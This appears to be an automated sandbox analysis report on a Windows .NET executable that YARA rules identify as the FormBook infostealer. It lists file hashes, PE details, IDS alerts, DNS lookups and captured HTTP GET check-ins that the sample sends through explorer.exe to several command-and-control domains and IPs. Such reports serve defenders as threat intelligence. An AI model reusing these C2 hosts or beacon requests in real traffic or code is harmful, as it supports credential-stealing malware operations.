File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.476049309864918
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	divpCHa0h7.exe
File size:	477696
MD5:	fda0d823b262ac2b1bd76a2053c29692
SHA1:	73f72d7c987d44d1f236c138c5617b527c5ba340
SHA256:	91a166f9a29ad832c9640078210a47e5afa928ab1a79a7b40d3b358e9c8bc5d5
SHA512:	230e3a12c58a61c2348463b5acb92a6b557419b79e0427882750caa84d3c7e8fcec92ff6151f4f22b6eb967da138c931ed56f0dedadf1af1ac5d809508e74507
SSDEEP:	12288:AsXSBAmUT9BbRsXFkN8xDqT2LWWJOxTa:AsCBAme9Bb2Xq8xk2LWx
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....fa.....0..... ....@.. ..... @.....

File Icon

Icon Hash:	c4b28ed696aa92c0

Static PE Info

General

Entrypoint:	0x45d612
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6166C8DB [Wed Oct 13 11:54:03 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4

General

OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x5b618	0x5b800	False	0.880715292008	data	7.77424395601	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x5e000	0x18ca4	0x18e00	False	0.195381202889	data	5.07070154334	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x78000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/13/21-19:47:34.244388	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49767	23.227.38.74	192.168.2.5
10/13/21-19:47:40.620774	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.5	8.8.8.8
10/13/21-19:47:40.694370	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.5	104.165.34.6
10/13/21-19:47:40.694370	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.5	104.165.34.6
10/13/21-19:47:40.694370	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.5	104.165.34.6
10/13/21-19:48:01.554977	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49789	80	192.168.2.5	108.167.135.122
10/13/21-19:48:01.554977	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49789	80	192.168.2.5	108.167.135.122
10/13/21-19:48:01.554977	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49789	80	192.168.2.5	108.167.135.122
10/13/21-19:48:12.861304	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49812	80	192.168.2.5	8.212.24.67
10/13/21-19:48:12.861304	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49812	80	192.168.2.5	8.212.24.67
10/13/21-19:48:12.861304	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49812	80	192.168.2.5	8.212.24.67

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 13, 2021 19:47:34.126564980 CEST	192.168.2.5	8.8.8.8	0xa732	Standard query (0)	www.ribbonofficial.com	A (IP address)	IN (0x0001)
Oct 13, 2021 19:47:39.315068960 CEST	192.168.2.5	8.8.8.8	0x470	Standard query (0)	www.sanlifalan.com	A (IP address)	IN (0x0001)
Oct 13, 2021 19:47:40.339004993 CEST	192.168.2.5	8.8.8.8	0x470	Standard query (0)	www.sanlifalan.com	A (IP address)	IN (0x0001)
Oct 13, 2021 19:47:45.876126051 CEST	192.168.2.5	8.8.8.8	0x72c7	Standard query (0)	www.floaterslaser.com	A (IP address)	IN (0x0001)
Oct 13, 2021 19:47:50.995863914 CEST	192.168.2.5	8.8.8.8	0xfc77	Standard query (0)	www.mambacustomboats.com	A (IP address)	IN (0x0001)
Oct 13, 2021 19:48:01.289443970 CEST	192.168.2.5	8.8.8.8	0x3eff	Standard query (0)	www.esyscoloradosprings.com	A (IP address)	IN (0x0001)
Oct 13, 2021 19:48:06.706549883 CEST	192.168.2.5	8.8.8.8	0xa9c5	Standard query (0)	www.begukiu0.info	A (IP address)	IN (0x0001)
Oct 13, 2021 19:48:12.124536991 CEST	192.168.2.5	8.8.8.8	0x6a9b	Standard query (0)	www.kangrungao.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 13, 2021 19:47:34.165796995 CEST	8.8.8.8	192.168.2.5	0xa732	No error (0)	www.ribbonofficial.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 19:47:34.165796995 CEST	8.8.8.8	192.168.2.5	0xa732	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Oct 13, 2021 19:47:40.522993088 CEST	8.8.8.8	192.168.2.5	0x470	No error (0)	www.sanlifalan.com		104.165.34.6	A (IP address)	IN (0x0001)
Oct 13, 2021 19:47:40.620671988 CEST	8.8.8.8	192.168.2.5	0x470	No error (0)	www.sanlifalan.com		104.165.34.6	A (IP address)	IN (0x0001)
Oct 13, 2021 19:47:45.900255919 CEST	8.8.8.8	192.168.2.5	0x72c7	No error (0)	www.floaterslaser.com	floaterslaser.com		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 19:47:45.900255919 CEST	8.8.8.8	192.168.2.5	0x72c7	No error (0)	floaterslaser.com		81.169.145.161	A (IP address)	IN (0x0001)
Oct 13, 2021 19:47:51.184072018 CEST	8.8.8.8	192.168.2.5	0xfc77	No error (0)	www.mambacustomboats.com		64.190.62.111	A (IP address)	IN (0x0001)
Oct 13, 2021 19:48:01.419078112 CEST	8.8.8.8	192.168.2.5	0x3eff	No error (0)	www.esyscoloradosprings.com	websites076.homestead.com		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 19:48:01.419078112 CEST	8.8.8.8	192.168.2.5	0x3eff	No error (0)	websites076.homestead.com		108.167.135.122	A (IP address)	IN (0x0001)
Oct 13, 2021 19:48:07.117193937 CEST	8.8.8.8	192.168.2.5	0xa9c5	Name error (3)	www.begukiu0.info	none	none	A (IP address)	IN (0x0001)
Oct 13, 2021 19:48:12.523261070 CEST	8.8.8.8	192.168.2.5	0x6a9b	No error (0)	www.kangrungao.com	a.mb.cn		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 19:48:12.523261070 CEST	8.8.8.8	192.168.2.5	0x6a9b	No error (0)	a.mb.cn		8.212.24.67	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.ribbonofficial.com
- www.sanlifalan.com
- www.floaterslaser.com
- www.mambacustomboats.com
- www.esyscoloradosprings.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49767	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 19:47:34.197210073 CEST	5785	OUT	GET /fqiq/?z0DH=f0Dtar1PYnAdDzS&ZvEd=MhZqZeIh1bEx9EPhBOs++VNt6zdxCxYLlsX+VD+R30361cyojbkVOC5VQe1OoxOfJLYr HTTP/1.1 Host: www.ribbonofficial.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 13, 2021 19:47:34.244388103 CEST	5786	IN	HTTP/1.1 403 Forbidden Date: Wed, 13 Oct 2021 17:47:34 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 216 X-Sorting-Hat-ShopId: 59389116584 X-Dc: gcp-europe-west1 X-Request-ID: cecbddb8-e852-4c90-927e-af3e5555f963 X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 69da64d2c8f74303-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;display:flex;min-height:100vh;flex-direction:col

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49768	104.165.34.6	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 19:47:40.694370031 CEST	5793	OUT	GET /fqiq/?ZvEd=prTEVkQtidVRbelnknUsCYHPcHrUQSHWronmvObfBYwGPcpLSCQwPhh2tosJT24FW2ZT&z0DH=f0Dtar1PYnAdDzS HTTP/1.1 Host: www.sanlifalan.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 13, 2021 19:47:40.867327929 CEST	5793	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Oct 2021 17:47:40 GMT Content-Type: text/html Content-Length: 781 Connection: close Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e d5 d8 c7 ec c3 cc d6 c2 bd a8 b2 c4 d3 d0 cf de b9 ab cb be 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 20 20 76 61 72 20 62 70 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0d 0a 20 20 20 20 76 61 72 20 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2e 73 70 6c 69 74 28 27 3a 27 29 5b 30 5d 3b 0d 0a 20 20 20 20 69 66 20 28 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 3d 3d 20 27 68 74 74 70 73 27 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 73 3a 2f 2f 7a 7a 2e 62 64 73 74 61 74 69 63 2e 63 6f 6d 2f 6c 69 6e 6b 73 75 62 6d 69 74 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 65 6c 73 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 3a 2f 2f 70 75 73 68 2e 7a 68 61 6e 7a 68 61 6e 67 2e 62 61 69 64 75 2e 63 6f 6d 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0d 0a 20 20 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 62 70 2c 20 73 29 3b 0d 0a 7d 29 28 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><title></title><meta http-equiv="Content-Type" content="text/html; charset=gb2312" /><script>(function(){ var bp = document.createElement('script'); var curProtocol = window.location.protocol.split(':')[0]; if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js'; } else { bp.src = 'http://push.zhanzhang.baidu.com/push.js'; } var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(bp, s);})();</script></head><script language="javascript" type="text/javascript" src="/common.js"></script><script language="javascript" type="text/javascript" src="/tj.js"></script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49769	81.169.145.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 19:47:45.919836998 CEST	5794	OUT	GET /fqiq/?z0DH=f0Dtar1PYnAdDzS&ZvEd=cd5R1bQkGt60ucaw3I3E0k/wUnqrUWXrQueIKe7m3jIZGD6slZfTAntz2qvR4Gb0BO+l HTTP/1.1 Host: www.floaterslaser.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 13, 2021 19:47:45.938915014 CEST	5795	IN	HTTP/1.1 404 Not Found Date: Wed, 13 Oct 2021 17:47:45 GMT Server: Apache/2.4.51 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49773	64.190.62.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 19:47:51.203907013 CEST	5807	OUT	GET /fqiq/?ZvEd=oM7C4s4K9Ux9NUwG97tedYlymorHgm5Kv3Umj1Gnv/i5ubiDMWU/+XDfdu3U3Pyuil7R&z0DH=f0Dtar1PYnAdDzS HTTP/1.1 Host: www.mambacustomboats.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 19:47:51.249383926 CEST	5809	IN	HTTP/1.1 302 Found date: Wed, 13 Oct 2021 17:47:51 GMT content-type: text/html; charset=UTF-8 content-length: 0 x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhx b9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_0iebMnn85rGPdDqIEJxeNy8gIbO6CRs7ZDHq hQVvU/PQfR/eAFVjJYiSzo9U0xPuetoM72JXq2vZLu3MQDBEFQ== expires: Mon, 26 Jul 1997 05:00:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache last-modified: Wed, 13 Oct 2021 17:47:51 GMT location: https://sedo.com/search/details/?partnerid=324561&language=e&domain=mambacustomboats.com&origin=sale s_lander_1&utm_medium=Parking&utm_campaign=offerpage x-cache-miss-from: parking-f666569bc-lfcv4 server: NginX connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49789	108.167.135.122	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 19:48:01.554976940 CEST	5851	OUT	GET /fqiq/?ZvEd=KZhYdxsAX/C25xiOpksKfhNe7DL7yKRLCy2J/73TfqSfqYhWOiYMofna8My9QnEOoaqj&z0DH= f0Dtar1PYnAdDzS HTTP/1.1 Host: www.esyscoloradosprings.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 13, 2021 19:48:01.689186096 CEST	5852	IN	HTTP/1.1 503 Service Unavailable Content-Type: text/html; charset=UTF-8 Content-Length: 884 Connection: close P3P: CP="CAO PSA OUR" Expires: Thu, 01 Jan 1970 00:00:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 56 69 72 75 73 2f 53 70 79 77 61 72 65 20 44 6f 77 6e 6c 6f 61 64 20 42 6c 6f 63 6b 65 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 50 52 41 47 4d 41 22 20 43 4f 4e 54 45 4e 54 3d 22 4e 4f 2d 43 41 43 48 45 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 3c 73 74 79 6c 65 3e 0d 0a 20 20 23 63 6f 6e 74 65 6e 74 20 7b 0d 0a 20 20 20 20 62 6f 72 64 65 72 3a 33 70 78 20 73 6f 6c 69 64 23 61 61 61 3b 0d 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 66 66 3b 0d 0a 20 20 20 20 6d 61 72 67 69 6e 3a 31 2e 35 65 6d 3b 0d 0a 20 20 20 20 70 61 64 64 69 6e 67 3a 31 2e 35 65 6d 3b 0d 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 54 61 68 6f 6d 61 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 65 6d 3b 0d 0a 20 20 7d 0d 0a 20 20 68 31 20 7b 0d 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 33 65 6d 3b 0d 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 0d 0a 20 20 20 20 63 6f 6c 6f 72 3a 23 31 39 36 33 39 30 3b 0d 0a 20 20 7d 0d 0a 20 20 62 20 7b 0d 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 0d 0a 20 20 20 20 63 6f 6c 6f 72 3a 23 31 39 36 33 39 30 3b 0d 0a 20 20 7d 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 23 65 37 65 38 65 39 22 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 3c 68 31 3e 56 69 72 75 73 2f 53 70 79 77 61 72 65 20 44 6f 77 6e 6c 6f 61 64 20 42 6c 6f 63 6b 65 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 44 6f 77 6e 6c 6f 61 64 20 6f 66 20 74 68 65 20 76 69 72 75 73 2f 73 70 79 77 61 72 65 20 68 61 73 20 62 65 65 6e 20 62 6c 6f 63 6b 65 64 20 69 6e 20 61 63 63 6f 72 64 61 6e 63 65 20 77 69 74 68 20 63 6f 6d 70 61 6e 79 20 70 6f 6c 69 63 79 2e 20 50 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 79 6f 75 72 20 73 79 73 74 65 6d 20 61 64 6d 69 6e 69 73 74 72 61 74 6f 72 20 69 66 20 79 6f 75 20 62 65 6c 69 65 76 65 20 74 68 69 73 20 69 73 20 69 6e 20 65 72 72 6f 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 3c 62 3e 46 69 6c 65 20 6e 61 6d 65 3a 3c 2f 62 3e 20 20 3c 2f 70 3e 0d 0a 3c 2f 64 69 76 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Virus/Spyware Download Blocked</title><meta http-equiv="Content-Type" content=" text/html; charset=utf-8"><META HTTP-EQUIV="PRAGMA" CONTENT="NO-CACHE"><meta name="viewport" content ="initial-scale=1.0"><style> #content { border:3px solid#aaa; background-color:#fff; margin:1.5em; padding: 1.5em; font-family:Tahoma,Helvetica,Arial,sans-serif; font-size:1em; } h1 { font-size:1.3em; font-weight:bold; co lor:#196390; } b { font-weight:normal; color:#196390; }</style></head><body bgcolor="#e7e8e9"> Virus/Spyware Download Blocked Download of the virus/spyware has been blocked in accordance with c ompany policy. Please contact your system administrator if you believe this is in error. File name: </ div></body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: divpCHa0h7.exe PID: 3240 Parent PID: 5928

General

Start time:	19:45:59
Start date:	13/10/2021
Path:	C:\Users\user\Desktop\divpCHa0h7.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\divpCHa0h7.exe'
Imagebase:	0x690000
File size:	477696 bytes
MD5 hash:	FDA0D823B262AC2B1BD76A2053C29692
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.267439269.0000000002AB1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.267848070.0000000003AB9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.267848070.0000000003AB9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.267848070.0000000003AB9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: divpCHa0h7.exe PID: 5712 Parent PID: 3240

General

Start time:	19:46:08
Start date:	13/10/2021
Path:	C:\Users\user\Desktop\divpCHa0h7.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\divpCHa0h7.exe
Imagebase:	0x140000
File size:	477696 bytes
MD5 hash:	FDA0D823B262AC2B1BD76A2053C29692
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	low

Analysis Process: divpCHa0h7.exe PID: 4132 Parent PID: 3240

General

Start time:	19:46:08
Start date:	13/10/2021
Path:	C:\Users\user\Desktop\divpCHa0h7.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\divpCHa0h7.exe
Imagebase:	0x3a0000
File size:	477696 bytes
MD5 hash:	FDA0D823B262AC2B1BD76A2053C29692
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

